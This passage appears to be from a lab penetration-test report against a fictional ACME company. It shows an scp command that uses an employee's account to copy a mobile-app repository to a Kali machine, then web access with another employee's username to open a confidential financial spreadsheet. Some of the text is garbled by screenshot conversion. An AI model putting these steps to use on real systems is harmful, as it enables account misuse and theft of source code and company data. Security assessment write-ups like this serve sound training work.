
```
File Edit View Search Terminal Help
GNU nano 2.2.6          File: pom.xml

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<project xmlns="http://maven.apache.org/POM/4.0.0">
  <modelVersion>4.0.0</modelVersion>
  <groupId>com.photon.phresco</groupId>
  <artifactId>PHR_AndroidNative</artifactId>
  <packaging>apk</packaging>
  <name>PHR_AndroidNative</name>
  <version>3.2.0.13002-SNAPSHOT</version>
  <inceptionYear>1999</inceptionYear>
  <organization>
    <name>Photon Infotech Inc.</name>
  </organization>
  <build>
    <sourceDirectory>source/src</sourceDirectory>
    <outputDirectory>do_not_checkin/target/android-classes</outputDirectory>
    <resources>
      <resource>
        <directory>source/res</directory>
      </resource>
    </resources>
    <directory>do_not_checkin/target</directory>
    <finalName>${project.artifactId}</finalName>
    <pluginManagement>
      <plugins>
        <plugin>
          <groupId>com.photon.maven.plugins.android.generation2</groupId>
          <artifactId>android-maven-plugin</artifactId>
          <version>3.2.0.13002-SNAPSHOT</version>
          <extensions>true</extensions>
        </plugin>
      </plugins>
    </pluginManagement>
```

[ Read 67 lines (Converted from DOS format) ]

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U Uncut Text ^T To Spell

The second method is we can download the file by encrypting it using the following method:




```
root@Kali:~# scp -r asandhu@192.168.56.103:/home/asandhu/repos/mobapp.git /root/Desktop
asandhu@192.168.56.103's password:
Permission denied, please try again.
asandhu@192.168.56.103's password:
Permission denied, please try again.
asandhu@192.168.56.103's password:
Permission denied (publickey,password).
root@Kali:~# scp -r asandhu@192.168.56.103:/home/asandhu/repos/mobapp.git /root/Desktop
asandhu@192.168.56.103's password:
.gitignore
PHTN_Reference_Guide.doc
index.html
PHTN_Release_Notes.doc
README.txt
phresco-env-config.xml
IPhrescoValidator.java
IAsyncTaskListener.java
ProductReviewListViewCustomAdapter.java
ProductListViewCustomAdapter.java
MoreOptionsCustomAdapter.java
MyCartListViewCustomAdapter.java
CategoryListViewCustomAdapter.java
ViewMyCartListViewCustomAdapter.java
HttpRequest.java
NetworkManager.java
ImageCacheManager.java
Constants.java
AsyncTaskHelper.java
LoginActivity.java
MyCartActivity.java
OrderReviewActivity.java
CategoryListActivity.java
OrderStatusActivity.java
RegistrationActivity.java
ProductDetailActivity.java
ProductReviewDetailActivity.java
OffersActivity.java
MoreOptionsActivity.java
```

	9	1.3KB/s	00:00
100%	74KB	3.5MB/s	00:00
100%	983	411.7KB/s	00:00
100%	43KB	4.7MB/s	00:00
100%	215	81.1KB/s	00:00
100%	754	267.7KB/s	00:00
100%	1026	15.2KB/s	00:00
100%	1054	449.8KB/s	00:00
100%	5377	1.4MB/s	00:00
100%	7469	1.6MB/s	00:00
100%	2739	711.1KB/s	00:00
100%	6831	1.7MB/s	00:00
100%	3870	1.3MB/s	00:00
100%	3790	1.3MB/s	00:00
100%	10KB	2.5MB/s	00:00
100%	6190	1.8MB/s	00:00
100%	3090	1.0MB/s	00:00
100%	4271	746.8KB/s	00:00
100%	3989	1.3MB/s	00:00
100%	13KB	2.3MB/s	00:00
100%	12KB	3.0MB/s	00:00
100%	16KB	1.5MB/s	00:00
100%	17KB	2.3MB/s	00:00
100%	6187	2.7MB/s	00:00
100%	9757	3.5MB/s	00:00
100%	16KB	5.0MB/s	00:00
100%	8084	2.6MB/s	00:00
100%	11KB	1.9MB/s	00:00
100%	4713	2.4MB/s	00:00

### (iii) Company financial history statement – 4%

For companies financial history we had targeted the Tom Hayes. His username worked for the web interface of the company.



Step 2: Go to company web page and there we found the financial history of the company.

Applications ▾ Places ▾ Firefox ESR ▾ Thu 09:24

acme - Mozilla Firefox

acme | 192.168.56.104:8080/#/company | Search | 1 ...

Most Visited ▾ G burp - Google Search Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

**ACME SECURITY SYSTEM** HOME TECHNOLOGY PRODUCTS COMPANY MEDIA ACCOUNT ▾

Providing the Transition from Communication Security to Information Security

## About Us

## RESOURCES

ACME was founded in 1999. Our goal was to deliver practical, affordable network security services IoT devices and networks. Our POSEIDON Technology, with its specialized security monitoring, firewall and reporting tools quickly developed a reputation for being the most reliable and cost-effective products on the market. ACME's services continued to evolve to meet the ever-changing security dilemmas our clients faced. Our products, like all good tools, were put to use solving new, complex problems. Enterprises needed better ways to get the most from their networks and Internet resources.

This challenge catalyzed ACME's development of new proactive solutions that reinforced the forward-leaning vision of the POSEIDON technology. Today, ACME offers leading-edge IoT security monitoring and management solutions to help enterprises effectively support their networking strategies, secure and facilitate communications with remote offices, and monitor and maximize the efficiency of Internet and network functions and activities.

## Open the financial history

Applications ▾ Places ▾ Firefox ESR ▾ Wed 16:04

FinancialHistory.xls - Google Drive - Mozilla Firefox

files - Removing blan... | Nessus / Loading | acme | FinancialHistory.xls - ... | Search | 1 ...

Most Visited ▾ G burp - Google Search Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

**FinancialHistory.xls**

	A	2015				2016	
		1Q	2Q	3Q	4Q	1Q	2Q
1	<b>ACME Security Systems Ltd.</b>						
2							
3	<b>Quarterly Income Statements under IFRS</b>						
4							
5	In thousands of U.S. dollars, except earnings per ADS						
6							
7							
8	Net sales	\$ 3,313,500	\$ 3,707,664	\$ 3,637,024	\$ 3,198,016	\$ 3,681,586	
9	Cost of sales	(2,295,558)	(2,439,675)	(2,399,357)	(2,169,027)	(2,366,649)	
10	<b>Gross profit</b>	1,017,942	1,267,989	1,237,667	1,028,989	1,314,937	
11	Operating expenses	(662,105)	(784,087)	(798,321)	(671,107)	(776,366)	
12	<b>Operating earnings before other expenses, net</b>	335,837	483,902	439,346	357,882	538,572	
13	Other expenses, net	1,640	(3,528)	(88,383)	(14,709)	(40,497)	
14	<b>Operating earnings</b>	337,478	480,374	350,964	343,173	498,075	
15	Financial expense	(341,255)	(312,191)	(309,897)	(270,114)	(342,729)	
16	Other financial income (expense), net	(10,986)	19,703	(75,904)	14,772	73,597	
17	Financial income	3,557	5,275	4,418	7,761	3,376	
18	Results from financial instruments, net	(69,146)	(8,777)	(81,797)	22,255	(24,327)	
19	Foreign exchange results	58,905	37,903	15,674	(418)	108,455	
20	Effects of net present value on assets and liabilities and others, net	(14,302)	(14,699)	(14,199)	(14,826)	(13,906)	
21	Equity in gains (loss) of associates	(14,641)	12,475	30,676	2,404	13,857	
22	<b>Income (loss) before income tax</b>	(29,404)	200,362	(4,161)	90,236	242,800	
23	Income tax	(102,300)	(81,834)	(30,994)	(42,439)	(39,233)	
24	<b>Profit (loss) of continuing operations</b>	(131,704)	118,528	(35,156)	47,797	203,567	
25	Discontinued operations	(1,305)	11,330	3,377	1,058	23,897	
26	<b>Consolidated net income (loss)</b>	(132,009)	129,857	(31,778)	48,855	227,464	
27	Non-controlling interest net income (loss)	15,714	16,139	12,337	13,398	22,062	
28	Controlling interest net income (loss)	(148,723)	113,718	(44,116)	35,457	205,402	
29							
	Quart. IS IFRS disc. 3Q16	Quart. BS IFRS disc 3Q16	Quart. IS IFRS disc CROAUS,HUN	Quarterly Inc. St. IFRS	Quarterly Bal Sheet IFRS	Yearly Income St. IFRS	

